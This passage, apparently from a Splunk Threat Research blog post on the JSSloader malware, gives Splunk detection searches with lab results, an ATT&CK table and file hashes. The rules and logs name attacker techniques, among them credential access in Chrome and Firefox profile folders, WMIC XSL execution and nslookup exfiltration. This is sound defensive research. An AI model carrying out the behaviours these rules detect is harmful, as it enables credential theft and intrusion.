| cmd.exe | "C:\Windows\system32\cmd.exe" | WMIC.exe | 7148 | wmic os get /format:"1.xsl" |

## Non-Chrome Process Accessing Chrome Default Dir (New)

```
`wineventlog_security` EventCode=4663 NOT (process_name IN ("*\\chrome.exe",
"*\\explorer.exe", "*sql*")) Object_Name="*\\Google\\Chrome\\User Data\\Default*"
| stats count min(_time) as firstTime max(_time) as lastTime by Object_Name
Object_Type process_name Access_Mask Accesses process_id EventCode dest user
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```



```
eventtype=wineventlog_security EventCode=4663 NOT (process_name IN ("*\\chrome.exe", "*\\explorer.exe", "*sql*")) Object_Name="*\\Google\\Chrome\\User Data\\Default*"
| stats count min(_time) as firstTime max(_time) as lastTime by Object_Name Object_Type process_name Access_Mask Accesses process_id EventCode dest user
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ **5 events** (14/09/2021 10:00:00.000 to 15/09/2021 10:32:33.000) No Event Sampling ▾


Events Patterns Statistics (4) Visualization

20 Per Page ▾ Format Preview ▾

| Object_Name | Object_Type | process_name | Access_Mask | Accesses | process_id | EventCode |
|---|---|---|---|---|---|---|
| C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\History | File | C:\Temp\jssloader.exe | 0x1 | ReadData (or ListDirectory) | 0x1d14 | 4663 |
| C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\History | File | C:\Temp\jssloader.exe | 0x20000 | READ_CONTROL | 0x1d14 | 4663 |
| C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\History | File | C:\Temp\jssloader.exe | 0x80 | ReadAttributes | 0x1d14 | 4663 |

## Non-Firefox Process Access Firefox Profile Dir (New)

```
`wineventlog_security` EventCode=4663
  NOT (process_name IN ("*\\firefox.exe", "*\\explorer.exe", "*sql*"))
Object_Name="*\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles*"
  | stats count min(_time) as firstTime max(_time) as lastTime
  by Object_Name Object_Type process_name Access_Mask Accesses process_id EventCode
dest user
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```



```
`wineventlog_security` EventCode=4663
 NOT (process_name IN ("*\\firefox.exe", "*\\explorer.exe", "*sql*")) Object_Name="*\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles*"
 | stats count min(_time) as firstTime max(_time) as lastTime
 by Object_Name Object_Type process_name Access_Mask Accesses process_id EventCode dest user
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
```


✓ 6 events (before 16/09/2021 09:47:45.000) No Event Sampling

| Object_Name | Object_Type | process_name | Access_Mask | Accesses | process_id |
|---|---|---|---|---|---|
| C:\Users\Administrator\AppData\Roaming\Mozilla\Firefox\Profiles | File | C:\Temp\jssloader.exe | 0x1 | ReadData (or ListDirectory) | 0xbac |
| C:\Users\Administrator\AppData\Roaming\Mozilla\Firefox\Profiles\l173xech.default-release\places.sqlite | File | C:\Temp\jssloader.exe | 0x1 | ReadData (or ListDirectory) | 0xbac |

## Office Application Drop Executable Unit Test (New)

```
`sysmon` EventCode=11 Image IN
("*\\winword.exe","*\\excel.exe","*\\powerpnt.exe","*\\mspub.exe","*\\visio.exe","*\\

  TargetFilename IN ("*.exe","*.dll","*.pif","*.scr","*.js","*.vbs","*.vbe","*.ps1")
AND NOT(TargetFilename IN ("*\\program files*","*\\windows\\*"))
  | stats count min(_time) as firstTime max(_time) as lastTime by Image
TargetFilename ProcessGuid dest user_id
  | `security_content_ctime(firstTime)`
  |`security_content_ctime(lastTime)`
```



```
`sysmon` EventCode=11 Image IN ("*\\winword.exe","*\\excel.exe","*\\powerpnt.exe","*\\mspub.exe","*\\visio.exe","*\\wordpad.exe","*\\wordview.exe")
  TargetFilename IN ("*.exe","*.dll","*.pif","*.scr","*.js","*.vbs","*.vbe","*.ps1") AND NOT(TargetFilename IN ("*\\program files*","*\\windows\\*"))
  | stats count min(_time) as firstTime max(_time) as lastTime by Image TargetFilename ProcessGuid dest user_id
  | `security_content_ctime(firstTime)`
  |`security_content_ctime(lastTime)`
```

✓ 1 event (12/09/2021 12:00:00.000 to 13/09/2021 12:14:01.000) No Event Sampling


| Image | TargetFilename | ProcessGuid | dest |
|---|---|---|---|
| C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE | C:\Users\Public\fewuhofe.exe | {78D73061-727B-613B-4A0B-00000000F001} | win-dc-387.atta |

## Cmdline Tool Not Executed In CMD Shell (New)

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes
  where  (Processes.process_name = "ipconfig.exe" OR Processes.process_name =
"systeminfo.exe")
  AND NOT (Processes.parent_process_name = "cmd.exe" OR
Processes.parent_process_name = "powershell*" OR Processes.parent_process_name =
"explorer.exe")
  by Processes.parent_process_name Processes.parent_process Processes.process_name
Processes.process_id Processes.process Processes.dest Processes.user
   | `drop_dm_object_name(Processes)`
   | `security_content_ctime(firstTime)`
   | `security_content_ctime(lastTime)`
```

## Check Elevated CMD using whoami (New)

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes
  where  Processes.process = "*whoami*" Processes.process = "*/group*"
Processes.process = "* find *" Processes.process = "*12288*"
  by Processes.dest Processes.user Processes.parent_process Processes.process_name
Processes.process Processes.process_id Processes.parent_process_id
   | `drop_dm_object_name(Processes)`
   | `security_content_ctime(firstTime)`
   | `security_content_ctime(lastTime)`
```




```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
  where  Processes.process = "*whoami*" Processes.process = "*/group*" Processes.process = "* find *" Processes.process = "*12288*"
  by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.process Processes.process_id Processes.parent_process_id
  | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

✓ 2 events (15/09/2021 10:00:00.000 to 16/09/2021 10:23:31.000)

| dest | user | parent_process | process_name | process |
|---|---|---|---|---|
| win-dc-410.attackrange.local | Administrator | "C:\Windows\System32\WScript.exe" "C:\Temp\2.js" | cmd.exe | "C:\Windows\System32\cmd.exe" /c whoami /groups \| find "12288" |

## MS Scripting Process Loading WMI Module (New)

```
`sysmon` EventCode =7 Image IN ("*\\wscript.exe", "*\\cscript.exe") ImageLoaded IN
("*\\fastprox.dll", "*\\wbemdisp.dll", "*\\wbemprox.dll", "*\\wbemsvc.dll" ,
"*\\wmiutils.dll", "*\\wbemcomn.dll")
| stats min(_time) as firstTime max(_time) as lastTime values(ImageLoaded) as
AllImageLoaded count
  by Image EventCode process_name ProcessId ProcessGuid Computer  | where count >= 5
   | `security_content_ctime(firstTime)`
   | `security_content_ctime(lastTime)`
```




```
`sysmon` EventCode =7 Image IN ("*\\wscript.exe", "*\\cscript.exe") ImageLoaded IN ("*\\fastprox.dll", "*\\wbemdisp.dll", "*\\wbemprox.dll", "*\\wbemsvc.dll" , "*\\wmiutils.dll", "*\\wbemcomn.dll")
| stats min(_time) as firstTime max(_time) as lastTime values(ImageLoaded) as AllImageLoaded count
  by Image EventCode process_name ProcessId ProcessGuid Computer  | where count >= 5
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

✓ 12 events (12/09/2021 15:00:00.000 to 13/09/2021 15:43:40.000)   No Event Sampling

| Image | EventCode | process_name | ProcessId | ProcessGuid | Computer | firstTime | lastTime | AllImageLoaded | count |
|---|---|---|---|---|---|---|---|---|---|
| C:\Windows\System32\cscript.exe | 7 | cscript.exe | 1820 | {7B073861-728E-613B-5B0B-000000000F001} | win-dc-387.attackrange.local | 2021-09-13T10:53:44 | 2021-09-13T10:53:48 | C:\Windows\System32\wbem\fastprox.dll<br>C:\Windows\System32\wbem\wbemdisp.dll<br>C:\Windows\System32\wbem\wbemprox.dll<br>C:\Windows\System32\wbem\wbemsvc.dll<br>C:\Windows\System32\wbem\wmiutils.dll<br>C:\Windows\System32\wbemcomn.dll | 6 |
| C:\Windows\System32\wscript.exe | 7 | wscript.exe | 7060 | {FC244373-8854-613F-180E-000000000F001} | win-dc-410.attackrange.local | 2021-09-13T15:16:36 | 2021-09-13T15:16:37 | C:\Windows\System32\wbem\fastprox.dll<br>C:\Windows\System32\wbem\wbemdisp.dll<br>C:\Windows\System32\wbem\wbemprox.dll<br>C:\Windows\System32\wbem\wbemsvc.dll<br>C:\Windows\System32\wbem\wmiutils.dll<br>C:\Windows\System32\wbemcomn.dll | 6 |

## MS Scripting Process Loading Ldap Module (New)

```
sysmon` EventCode =7 Image IN ("*\\wscript.exe", "*\\cscript.exe") ImageLoaded IN
("*\\Wldap32.dll", "*\\adsldp.dll", "*\\adsldpc.dll")
| stats min(_time) as firstTime max(_time) as lastTime values(ImageLoaded) as
AllImageLoaded count
  by Image EventCode process_name ProcessId ProcessGuid Computer  | where count >= 2
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```



```
index=win EventCode =7 Image IN ("*\\wscript.exe", "*\\cscript.exe") ImageLoaded IN ("*\\Wldap32.dll", "*\\adsldp.dll", "*\\adsldpc.dll")
| stats min(_time) as firstTime max(_time) as lastTime values(ImageLoaded) as AllImageLoaded count
  by Image EventCode process_name ProcessId ProcessGuid Computer  | where count >= 2
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

✓ 3 events (12/09/2021 15:00:00.000 to 13/09/2021 15:29:28.000)   No Event Sampling

| Image | EventCode | process_name | ProcessId | ProcessGuid | Computer | firstTime | lastTime | AllImageLoaded | count |
|---|---|---|---|---|---|---|---|---|---|
| C:\Windows\System32\wscript.exe | 7 | wscript.exe | 4724 | {FC244373-486C-613F-1D0E-00000000F001} | win-dc-410.attackrange.local | 2021-09-13T15:17:08 | 2021-09-13T15:17:08 | C:\Windows\System32\Wldap32.dll<br>C:\Windows\System32\adsldp.dll<br>C:\Windows\System32\adsldpc.dll | 3 |

| Detection | Techniques ID | Tactics | Description |
|---|---|---|---|
| Jscript Execution Using Cscript App (New) | T1059.007 | Execution | Detects jscript execution using cscript application |
| XSL Script Execution With WMIC (New) | T1220 | Defense Evasion | Detects execution of xsl script using wmic process |

| | | | |
|---|---|---|---|
| Non Chrome Process Accessing Chrome Default Dir (New) | T1555.003 | Credential Access | Detects non-chrome process accessing Chrome user default folder |
| Non Firefox Process Access Firefox Profile Dir (new) | T1555.003 | Credential Access | Detects non-Firefox process accessing Firefox profile folder |
| Office Application Drop Executable Unit Test (New) | T1566.001 | Initial Access | Detects MS office application dropping executable and scripts. |
| Office Document Executing Macro Code (Existing) | T1566.001 | Initial Access | Detects office application execute macro code |
| Cmdline Tool Not Executed In CMD Shell(New) | T1059.007 | Execution | Detects execution of Windows commandline tools in non-cmd shell process |
| Check Elevated CMD using whoami(New) | T1033 | Discovery | Detects whoami commandline checks if cmd instance is elevated |
| MS Scripting Process Loading WMI Module(New) | T1059.007 | Execution | Detects ms scripting process loading wmi modules |
| MS Scripting Process Loading Ldap Module(New) | T1059.007 | Execution | Detects ms scripting process loading ldap modules |
| Office Product Spawning Wmic (updated) | T1566.001 | Initial Access | Detects office application spawn wmic process |
| DNS Exfiltration Using Nslookup App (Existing) | T1048 | Exfiltration | Detects dns exfiltration using nslookup |
| Excessive Usage of NSLOOKUP App (Existing) | T1048 | Exfiltration | Detects high usage of nslookup application |


## Hashes

| Filename | Hashes SHA1 |
|---|---|
| JSSloader | 48864921c6a905d34a413279b31d4bb719b59898 |
| Macro contain JSSloader | 895cbed43d27d42e7a021eb7a7f811f58896d8c7 |
| Macro with JS implant | a37e708427b777cf3cd780fa611cc4983a40d7fd |
| Latest JS script | 731828ded8ba3d0e9ba21b58620f303efd04846f |
| JSSloader .net | 53F92D0B56B3EADD97E77684C9C374DB08B654F8 |

## Contributors

We would like to thank the following for their contributions to this post:

- Teoderick Contreras
- Rod Soto



Posted by

**Splunk Threat Research Team**

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the Attack Data repository.

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more Splunk Security Content.